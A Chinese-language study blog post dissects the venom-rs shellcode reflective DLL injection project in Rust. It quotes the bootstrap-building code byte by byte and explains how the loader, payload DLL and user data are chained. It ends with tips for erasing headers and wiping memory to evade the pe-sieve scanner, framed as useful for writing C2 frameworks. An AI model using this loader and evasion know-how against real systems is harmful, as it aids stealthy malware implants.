srdi-rs项目学习
srdi-rs项目学习
本篇文章对 memN0ps/venom-rs: Rusty Injection - Shellcode Reflective DLL Injection (sRDI) in Rust 进行分析学习,该项目完成了 rust 下 rdi 的实现,在写 c2 的时候有一定的参考意义。
项目分析
项目总体分析
项目目录如下所示,共有四个文件夹,分别为 generate_shellcode、inject、payload、reflective_loader,其中 inject 顾名思义是注入模块,是作者为了方便测试生成的 shellcode 所写的,这里不多做分析,payload 模块也就是要执行的功能模块,作者在这里写了弹窗功能,也不多做分析。

reflective_loader
该部分实现了一个名为 loader 的导出函数,用于反射加载 payload,和常规的 rdi 一样,其流程如下图所示:

在这里不多解释流程,但是在最后我们会讨论一些优化的点。
generate_shellcode
generate_shellcode 这一部分是该项目的核心所在,而该部分的核心就是 Bootstrap 的构造,下面对 Bootstrap 的构造进行详细分析。
首先 shellcode 需要找到自身在内存中的位置,通过 call 0x00 的方式,将下一条指令的位置压入栈中,进而 pop rcx;mov r8, rcx,将位置保存到 rcx 和 r8 中。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
    //
    // Step 1) Save the current location in memory for calculating addresses.
    //

    // call 0x00 (This will push the address of the next function to the stack)
    bootstrap.push(0xe8);
    bootstrap.push(0x00);
    bootstrap.push(0x00);
    bootstrap.push(0x00);
    bootstrap.push(0x00);

    // pop rcx - This will pop the value we saved on the stack into rcx to capture our current location in memory
    bootstrap.push(0x59);

    // mov r8, rcx - We copy the value of rcx into r8 before we start modifying RCX
    bootstrap.push(0x49);
    bootstrap.push(0x89);
    bootstrap.push(0xc8);
紧接着,对齐栈指针并且为函数调用开辟影子空间。push rsi;mov rsi, rsp;and rsp, 0x0FFFFFFFFFFFFFFF0,先备份 rsi 和 rsp,然后将 rsp 按照 16 字节对齐(windows 调用约束规定),sub rsp, 0x30 开辟影子空间,因为 loader 函数共有六个参数,所以要预留 6 × 8 = 48 字节空间,即使前四个参数通过寄存器传参这里也需要预留空间。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
    // Step 2) Align the stack and create shadow space
    // push rsi - save original value
    bootstrap.push(0x56);

    // mov rsi, rsp - store our current stack pointer for later
    bootstrap.push(0x48);
    bootstrap.push(0x89);
    bootstrap.push(0xe6);

    // and rsp, 0x0FFFFFFFFFFFFFFF0 - Align the stack to 16 bytes
    bootstrap.push(0x48);
    bootstrap.push(0x83);
    bootstrap.push(0xe4);
    bootstrap.push(0xf0);

    // sub rsp, 0x30 (48 bytes) - create shadow space on the stack, which is required for x64. A minimum of 32 bytes for rcx, rdx, r8, r9. Then other params on stack
    bootstrap.push(0x48);
    bootstrap.push(0x83);
    bootstrap.push(0xec);
    bootstrap.push(6 * 8); //6 args that are 8 bytes each
然后我们开始参数传递,loader 函数的签名为:pub unsafe extern "system" fn loader(payload_dll: *mut c_void, function_hash: u32, user_data: *mut c_void, user_data_len: u32, _shellcode_bin: *mut c_void, _flags: u32),
首先是第 5 个参数,是 _shellcode_bin,其实也就是 shellcode 的其实位置,将之前 rcx 中的值减去 5 即可,这个参数在 loader 函数中并没有使用,但是我们可以自己加上清理内存的步骤。然后是第六个参数,其实就是一个 flag 值,用来判断是执行 DllMain 还是其他导出函数。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
    // Step 3) Setup reflective loader parameters: Place the last 5th and 6th args on the stack since, rcx, rdx, r8, r9 are already in use for our first 4 args.
    // mov qword ptr [rsp + 0x20], rcx (shellcode base + 5 bytes) - (32 bytes) Push in arg 5
    bootstrap.push(0x48);
    bootstrap.push(0x89);
    bootstrap.push(0x4C);
    bootstrap.push(0x24);
    bootstrap.push(4 * 8); // 5th arg
    // sub qword ptr [rsp + 0x20], 0x5 (shellcode base) - modify the 5th arg to get the real shellcode base
    bootstrap.push(0x48);
    bootstrap.push(0x83);
    bootstrap.push(0x6C);
    bootstrap.push(0x24);
    bootstrap.push(4 * 8); // 5th arg

    bootstrap.push(5); // minus 5 bytes because call 0x00 is 5 bytes to get the allocate memory from VirtualAllocEx from injector
    // mov dword ptr [rsp + 0x28], <flags> - (40 bytes) Push arg 6 just above shadow space
    bootstrap.push(0xC7);
    bootstrap.push(0x44);
    bootstrap.push(0x24);
    bootstrap.push(5 * 8); // 6th arg
    bootstrap.append(&mut flags_value.to_le_bytes().to_vec().clone());
然后是第四个参数 user_data_len,这是传递给 payload 的参数的长度,第三个参数 user_data,该参数的位置在 srdi 的最后,还记得我们前面 r8 中已经存了 shellcode的位置+5,所以我们再加上剩下的 bootstrap 以及 loader、payload 就找到 userdata 了,即 add r8,(BOOTSTRAP_TOTAL_LENGTH - 5) + loader_bytes.len() + payload_bytes.len();
然后是第二个参数function_hash,要执行的函数的hash,直接mov就行了。第一个参数payload_dll,payload的位置,add rcx, (BOOTSTRAP_TOTAL_LENGTH - 5) + loader_bytes.len(),道理和前面user_data一样,不再多讲。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
    // Step 4) Setup reflective loader parameters: Place the 1st, 2nd, 3rd and 4th args in rcx, rdx, r8, r9

    // mov r9, <parameter_length> - copy the 4th parameter, which is the length of the user data into r9
    bootstrap.push(0x41);
    bootstrap.push(0xb9);
    let parameter_length = parameter_value.len() as u32; // This must u32 or it breaks assembly
    bootstrap.append(&mut parameter_length.to_le_bytes().to_vec().clone());

    // add r8, <parameter_offset> + <payload_length> - copy the 3rd parameter, which is address of the user function into r8 after calculation
    bootstrap.push(0x49);
    bootstrap.push(0x81);
    bootstrap.push(0xc0); // We minus 5 because of the call 0x00 instruction
    let parameter_offset =  (BOOTSTRAP_TOTAL_LENGTH - 5) + loader_bytes.len() as u32 + payload_bytes.len() as u32;
    bootstrap.append(&mut parameter_offset.to_le_bytes().to_vec().clone());

    // mov edx, <prameter_hash> - copy the 2nd parameter, which is the hash of the user function into edx
    bootstrap.push(0xba);
    bootstrap.append(&mut function_hash.to_le_bytes().to_vec().clone());

    // add rcx, <payload_offset> - copy the 1st parameter, which is the address of the user dll into rcx after calculation
    bootstrap.push(0x48);
    bootstrap.push(0x81);
    bootstrap.push(0xc1); // We minus 5 because of the call 0x00 instruction
    let payload_offset = (BOOTSTRAP_TOTAL_LENGTH - 5) + loader_bytes.len() as u32; // This must u32 or it breaks assembly
    bootstrap.append(&mut payload_offset.to_le_bytes().to_vec().clone());
接下来就是call <loader_offset>,同样的按照上面的方法计算出loader函数和当前位置偏移即可偏移,最后恢复寄存器的值,ret即可。

End Bootstrap之后继续构造shellcode,后面分别添加上loader、payload、user_data即可。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
    // Step 5) Call reflective loader function

    // call <loader_offset> - call the reflective loader address after calculation
    bootstrap.push(0xe8);
    // This must u32 or it breaks assembly
    let loader_address = (BOOTSTRAP_TOTAL_LENGTH - bootstrap.len() as u32 - 4 as u32) + loader_offset as u32;
    bootstrap.append(&mut loader_address.to_le_bytes().to_vec().clone());

    // Step 6) Reset the stack to how it was and return to the caller

    // mov rsp, rsi - Reset our original stack pointer
    bootstrap.push(0x48);
    bootstrap.push(0x89);
    bootstrap.push(0xf4);

    // pop rsi - Put things back where we left them
    bootstrap.push(0x5e);

    // ret - return to caller and resume execution flow (avoids crashing process)
    bootstrap.push(0xc3);

    // End Bootstrap

 	let mut shellcode: Vec<u8> = Vec::new();

    // Bootstrap shellcode populated with the correct offsets and values
    shellcode.append(&mut bootstrap);

    // Reflective Loader (RDI)
    shellcode.append(loader_bytes);

    // Payload DLL (Existing DLL)
    shellcode.append(payload_bytes);

    // Parameter Value (User-Data)
    shellcode.append(&mut parameter_value.as_bytes().to_vec());

x64dbg下看bootstrap:
最后整体布局如下:
优化的点
下面讨论一些优化的点:
- 在将payload复制的时候,文件头可以不用复制,擦除文件头
- 修改内存段属性,注意内存属性的分配
- 我们在
loader函数中传参,传的_shellcode_bin参数并没有使用,可以利用这个参数将旧内存进行清理,可以在loader中清理BootStrap的,然后在新内存空间的payload中清理shellcode剩下的内存,或者直接在payload中清理整个shellcode

经过优化可达到bypass pe-sive的效果: